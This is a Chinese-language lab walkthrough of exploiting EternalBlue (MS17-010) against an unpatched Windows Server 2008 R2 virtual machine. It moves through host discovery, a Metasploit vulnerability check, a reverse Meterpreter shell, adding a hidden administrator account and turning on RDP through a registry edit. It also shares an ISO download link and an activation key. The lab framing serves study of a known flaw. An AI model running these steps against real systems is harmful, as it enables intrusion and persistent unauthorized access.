

一、复现环境

攻击机：Linux kali 2023

靶机：Windows Server 2008 R2 企业版（无补丁）

通过网盘分享的文件：Windows Server 2008 R2 企业版 17in1.iso

链 接： <https://pan.baidu.com/s/16Oe2CoJ0yFr9lobXRqcJsw?pwd=3ub2> 提 取 码：
3ub2

激活密钥：489J6-VHDMP-X63PK-3K798-CPX3Y

二、漏洞信息

1、漏洞编号

CVE-2017-0146


2、漏洞原理：

永恒之蓝漏洞通过 445 和 139 端口，来利用 SMBv1 和 NBT 中的远程代码执行漏洞，通过**恶意代码扫描并攻击开放 445 文件共享端口**的 Windows 主机。只要用户主机开机联网，即可通过该漏洞控制用户的主机。不法分子就能在其电脑或服务器中植入勒索病毒、窃取用户隐私、远程控制木马等恶意程序。

SMB（全称是 Server Message Block）是一个协议服务器信息块，是一种客户机/服务器、请求/响应协议，通过 SMB 协议可以在计算机间共享文件、打印机、命名管道等资源。

3、影响版本：

目前已知受影响的 Windows 版本包括但不限于：WindowsNT，Windows2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8，Windows 2008、Windows 2008 R2、Windows Server 2012 SP0。



三、复现过程:

1、查看靶机 IP:

```
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:4a:c2:f4, IPv4: 192.168.155.166
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.155.1 00:50:56:c0:00:08 (Unknown)
192.168.155.2 00:50:56:ed:8c:c1 (Unknown)
192.168.155.182 00:0c:29:20:49:3f (Unknown)
192.168.155.254 00:50:56:ec:12:80 (Unknown)
```

得到靶机 IP: 192.168.155.182

2、端口扫描

`nmap -p- --min-rate 1000 IP`

```
(root@kali) [/home/kali]
# nmap -p- --min-rate 1000 192.168.155.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-23 05:31 EDT
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.07% done; ETC: 05:33 (0:00:01 remaining)
Nmap scan report for 192.168.155.182
Host is up (0.00033s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
445/tcp   open  microsoft-ds
49154/tcp open  unknown
MAC Address: 00:0C:29:20:49:3F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 101.35 seconds
```

靶机开启了 445 端口

使用脚本进行扫描

`Nmap -script=vuln 192.168.155.182 -v`

觉得等的久的可以看看进度

3、攻击

打开 console

search ms17_010

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool C
1	target: Automatic Target	.	.	.	.
2	target: Windows 7	.	.	.	.
3	target: Windows Embedded Standard 7	.	.	.	.
4	target: Windows Server 2008 R2	.	.	.	.
5	target: Windows 8	.	.	.	.
6	target: Windows 8.1	.	.	.	.
7	target: Windows Server 2012	.	.	.	.
8	target: Windows 10 Pro	.	.	.	.
9	target: Windows 10 Enterprise Evaluation	.	.	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion
11	target: Automatic	.	.	.	.
12	target: PowerShell	.	.	.	.
13	target: Native upload	.	.	.	.
14	target: MOF upload	.	.	.	.
15	AKA: ETERNALSYNERGY	.	.	.	.
16	AKA: ETERNALROMANCE	.	.	.	.
17	AKA: ETERNALCHAMPION	.	.	.	.
18	AKA: ETERNALBLUE	.	.	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion
20	AKA: ETERNALSYNERGY	.	.	.	.
21	AKA: ETERNALROMANCE	.	.	.	.
22	AKA: ETERNALCHAMPION	.	.	.	.
23	AKA: ETERNALBLUE	.	.	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal	No	MS17-010 SMB RCE Detection
25	AKA: DOUBLEPULSAR	.	.	.	.
26	AKA: ETERNALBLUE	.	.	.	.

其中 exploit 是攻击模块，auxiliary 是扫描模块
尝试使用扫描模块扫描靶机看是否存在漏洞

use 24

set rhost 192.168.155.182

run

显示结果如下，如果存在 Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7600 x64 (64-bit)则说明大概率存在永恒之蓝漏洞

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.155.182
rhost => 192.168.155.182
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[*] 192.168.155.182:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7600 x64 (64-bit)
[*] 192.168.155.182:445 - Scanned 1 of 1 hosts (100% complete)
```

使用攻击模块进行攻击：

use exploit/windows/smb/ms17_010_eternalblue

执行结果如下：

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.155.182
rhost => 192.168.155.182
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.155.166:4444
[*] 192.168.155.182:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.155.182:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7600 x64 (64-bit)
[*] 192.168.155.182:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.155.182:445 - The target is vulnerable.
[*] 192.168.155.182:445 - Connecting to target for exploitation.
[*] 192.168.155.182:445 - Connection established for exploitation.
[*] 192.168.155.182:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.155.182:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.155.182:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 192.168.155.182:445 - 0x00000010 30 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterpris
[*] 192.168.155.182:445 - 0x00000020 65 20 37 36 30 30 e 7600
[*] 192.168.155.182:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.155.182:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.155.182:445 - Sending all but last fragment of exploit packet
[*] 192.168.155.182:445 - Starting non-paged pool grooming
[*] 192.168.155.182:445 - Sending SMBv2 buffers
[*] 192.168.155.182:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.155.182:445 - Sending final SMBv2 buffers.
[*] 192.168.155.182:445 - Sending last fragment of exploit packet!
[*] 192.168.155.182:445 - Receiving response from exploit packet
[*] 192.168.155.182:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.155.182:445 - Sending egg to corrupted connection.
[*] 192.168.155.182:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.155.182
[*] 192.168.155.182:445 - =====
[*] 192.168.155.182:445 - =====WIN=====
[*] 192.168.155.182:445 - =====
[*] Meterpreter session 1 opened (192.168.155.166:4444 -> 192.168.155.182:49158) at 2025-05-23 05:54:42 -0400

meterpreter > 
```

成功获取到 shell，单数数据呈现乱码状态

没有显示密码复杂程度，但是 server 一般比较复杂

添加用户： net user isme Passw0rd! /add

```
C:\Windows\system32>net user isme Passw0rd! /add
net user isme Passw0rd! /add
The command completed successfully.
```

```
C:\Windows\system32>net user
net user

User accounts for \\

Administrator          CFX          Guest
isme
The command completed with one or more errors.
```

或者查看完整的密码配置：

secdit /export /cfg gp.txt && notepad gp.txt

```
C:\Windows\system32>secdit /export /cfg gp.txt && notepad gp.txt
secdit /export /cfg gp.txt && notepad gp.txt

The task has completed successfully.
See log %windir%\security\logs\scesrv.log for detail info.
```

添加用户到管理组：

net localgroup administrators isme /add

```
C:\Windows\security\logs>net localgroup administrators isme /add
net localgroup administrators isme /add
The command completed successfully.
```

查看端口开启：

netstat -ano

Active Connections				
Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	648
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:47001	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:49152	0.0.0.0:0	LISTENING	352
TCP	0.0.0.0:49153	0.0.0.0:0	LISTENING	948
TCP	0.0.0.0:49154	0.0.0.0:0	LISTENING	988
TCP	0.0.0.0:49155	0.0.0.0:0	LISTENING	448
TCP	0.0.0.0:49156	0.0.0.0:0	LISTENING	468
TCP	192.168.155.182:139	0.0.0.0:0	LISTENING	4
TCP	192.168.155.182:49158	192.168.155.166:4444	ESTABLISHED	1116
TCP	[::]:135	[::]:0	LISTENING	648
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:47001	[::]:0	LISTENING	4
TCP	[::]:49152	[::]:0	LISTENING	352
TCP	[::]:49153	[::]:0	LISTENING	948
TCP	[::]:49154	[::]:0	LISTENING	988
TCP	[::]:49155	[::]:0	LISTENING	448
TCP	[::]:49156	[::]:0	LISTENING	468
UDP	0.0.0.0:5355	*:*		872
UDP	192.168.155.182:137	*:*		4
UDP	192.168.155.182:138	*:*		4
UDP	[::]:5355	*:*		872

开启远程桌面连接：

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
fDenyTSConnections /t REG_DWORD /d 00000000 /f
```

再次查看端口，发现 3389 端口已经启动：

TCP	[::]:135	[::]:0	LISTENING	648
TCP	[::]:445	[::]:0	LISTENING	4
TCP	[::]:3389	[::]:0	LISTENING	1172
TCP	[::]:47001	[::]:0	LISTENING	4
TCP	[::]:49152	[::]:0	LISTENING	352

尝试连接（连接需要关闭防火墙）：

远程桌面连接

常规 显示 本地资源 体验 高级

登录设置

输入远程计算机的名称。

计算机(C): 192.168.155.182

用户名: isme

当你连接时将向你询问凭据。

☐ 允许我保存凭据(R)

